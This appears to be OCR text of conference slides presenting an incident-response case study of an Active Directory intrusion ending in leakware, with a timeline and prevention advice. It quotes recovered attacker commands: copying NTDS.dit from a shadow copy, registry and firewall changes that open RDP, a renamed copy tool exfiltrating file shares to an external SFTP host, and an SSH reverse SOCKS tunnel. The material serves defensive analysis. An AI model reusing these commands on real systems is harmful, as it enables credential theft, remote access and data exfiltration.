
2025	13 19:16:09.000	Process Creation	print /D:C:\Users\Public\ntds.dit \\localhost\C$\@GMT-2025 13-19.08.12\windows\ntds\ntds.dit
2025	13 19:16:26.000	Process Creation	print /D:C:\Users\Public\ntds.dit \\localhost\C$\@GMT-2025 13-19.08.12\windows\ntds\ntds.dit



```
reg add "HKLM\System\CurrentControlSet\Control\Lsa" /v DisableRestrictedAdmin /t REG_DWORD /d 0 /f

reg add "HKLM\System\CurrentControlSet\Control\Terminal Server" /v "fDenyTSConnections" /t REG_DWORD /d 0 /f

netsh advfirewall firewall set rule group="Remote Desktop" new enable=yes

reg add "HKLM\System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v "UserAuthentication" /t REG_DWORD /d 0 /f
```



```
C:\Windows\VeeamAgent.exe copy --transfers 15 --stats=20s --max-age=3y --progress --exclude *.pst --exclude *.PST --exclude *.bak --exclude *.db --exclude *.dll --exclude *.bin --exclude *.iso --exclude *.ISO --exclude *.tmp --exclude *.TMP --exclude *.img --exclude *.bat --exclude *.ps1 --exclude *.dat --exclude *.com --exclude *.msi --exclude *.MSI --exclude *.msu --exclude *.msp --exclude *.lnk --exclude *.reg --exclude *.ini --exclude *.INI --exclude *.log --exclude *.cab --exclude *.CAB --exclude *.exe --exclude *.drv --exclude *.vmdk --exclude *.vdi --exclude *.ico --exclude *.url --exclude *.hlp --exclude *.gif --exclude *.avi --exclude *.AVI --exclude *.mp3 --exclude *.MP3 --exclude *.3gp --exclude *.3GP --exclude *.mts --exclude *.MTS --exclude *.mp4 --exclude *.MP4 --exclude *.mov --exclude *.MOV --exclude *.mkv --exclude *.MKV --exclude *.flv --exclude *.FLV --exclude *.vob --exclude *.VOB --exclude *.wmv --exclude *.WMV --exclude *.wav --exclude *.WAV --exclude *.m4a --exclude *.M4A --exclude *.m4v --exclude *.M4V --exclude *.mpg --exclude *.MPG --exclude *.ts --exclude *.TS --exclude *.cr2 --exclude *.CR2 --exclude *.vib --exclude *.vbk --exclude *.thumbnail --exclude *.label --exclude *.vhd --exclude *.VHD --exclude *.vhdx --exclude *.VHDX --no-check-certificate --sftp-host 19[redacted]4 --sftp-port 443 --sftp-user root --sftp-pass ZcXDol8JwLQ[redacted]sDQ "D:\Groups"
:sftp:"/var/www/dav/root[redacted]02/D/Groups"
```

Command line option	Meaning
-o "StrictHostKeyChecking=no"	Do not validate the host key, accept connection to any host, regardless of whether the host key has changed.
-o "ServerAliveInterval=5"	Keep the connection alive by sending empty packets when idle.
EPMT7rJ3Q7CB1C7mdpZ5[redacted]227[.]193[.]183	Connect to host with IP [redacted]227[.]193[.]183 and username EPMT7rJ3Q7CB1C7m[redacted]
-p 443	Use port 443 instead of the assigned 22
-R 11140	Bind a SOCKS 4/5 proxy on port 11140 on the remote host, forwarded to the local host
-Nqf	Do not execute a command on the remote host, just allocate a channel Be quiet, do not print message locally Go to background after the authentication is successful

AnyDesk.exe
Dwagsvc.exe
Dwagent.exe
Dwaglnc.exe
Level.exe
level-remote-control
ffmpeg.exe








> 13/25
> 50:00.000 PM
> 13 19:50:00 [LOGON] [8616] AD: SamLogon: Transitive Network logon of ad.[redacted]-codmil from WIN-OLNC0HG6H0U (via U[redacted]01) Entered
> st = U[redacted]207 source = C:\Windows\debug\netlogon.log sourcetype = MSAD:NT6:Netlogon

> 13/25
> 49:56.000 PM
> 13 19:49:56 [LOGON] [3428] AD: SamLogon: Transitive Network logon of ad.[redacted]-codmil from WIN-OLNC0HG6H0U (via U[redacted]01) Returns 0x0
> st = U[redacted]207 source = C:\Windows\debug\netlogon.log sourcetype = MSAD:NT6:Netlogon

> 13/25
> 49:56.000 PM
> 13 19:49:56 [LOGON] [3428] AD: SamLogon: Transitive Network logon of ad.[redacted]-codmil from WIN-OLNC0HG6H0U (via U[redacted]01) Entered
> st = U[redacted]207 source = C:\Windows\debug\netlogon.log sourcetype = MSAD:NT6:Netlogon


89.117.123.241
158.69.118.158
1 Teams desktop sharing (social engineering)
Remote access
2
4 Domain admin certificate extraction
0666
03
Remote access
SSH tunnels
Deploy RAT on domain controllers
5
3 Reconnaissance
10
Failed logons
AnyDesk
11
01
28
NTDS dump
8
3003
Create users
7
3002
1
02
6 Create user
Exfiltration
9
ad.


MODERN
ENDPOINT
MANAGEMENT
SUMMIT
2026

Time [UTC]	Description
2025/ /04 19:12:16	Teams call between threat actor and p0 user started
2025/ /04 19:14:05	Remote control over p0's computer [redacted]0666 via social engineering
2025/ /04 19:22:30	Teams call ended
2025/ /04 19:29:36	Initial reconnaissance
2025/ /04 22:07:30	Privilege Escalation to Domain Admin achieved via certificate templates
2025/ /04 22:40:52	Persistence and C2 achieved via remote access tool deployed on first domain controller
2025/ /04 23:19:22	Persistence and C2 achieved via RAT installed on multiple domain controllers
2025/ /07 10:04:40	Dwell time with few activities
2025/ /13 11:31:24	Creation of local account on L[redacted]02
2025/ /13 18:44:21	SOCKS tunneling via SSH and creation of local user account
2025/ /13 19:06:44	Discovery via dump and exfiltration of the Active Directory database (NTDS.dit)
2025/ /13 20:45:19	Additional local account creation
2025/ /14 01:39:33	Changing configurations and allowing RDP connections
2025/ /14 01:45:33	RAT NeoRouter deployed on U[redacted]065
2025/ /14 02:26:18	Discovery via dump and exfiltration of the Active Directory database (NTDS.dit)
2025/ /14 22:10:55	Exploration activities
2025/ /15 20:06:32	Data Exfiltration started from file servers
2025/ /15 22:02:02	Data Exfiltration interrupted: end of 140 GB[1] exfiltration from file servers
2025/ /16 07:32:38	SOCKS tunnel via SSH established on U[redacted]QA1. Failed attempts to use now blocked admin accounts.
2025/ /16 08:24:22	AnyDesk and SOCKS tunnel deployed on U[redacted]001
2025/ /20 06:09:00	Timestamp of the "proof" zip file uploaded to [redacted] leakware site

What could have been done to prevent it?

Demo

Preventive measures

Review your environment

- https://github.com/GhostPack/PSPKIAudit
  - Great tool for auditing AD CS configuration
- https://github.com/canix1/ADACLScanner
  - Great tool for auditing Active Directory ACLs
- And of course, the Castles of Ping, Knights of Purple etc...

- Main point:
- Don´t be reactive
- Be PROActive

Please rate this session on Sched.com

We would love to hear what you liked and how we could improve!

MODERN ENDPOINT MANAGEMENT SUMMIT 2026

Thanks!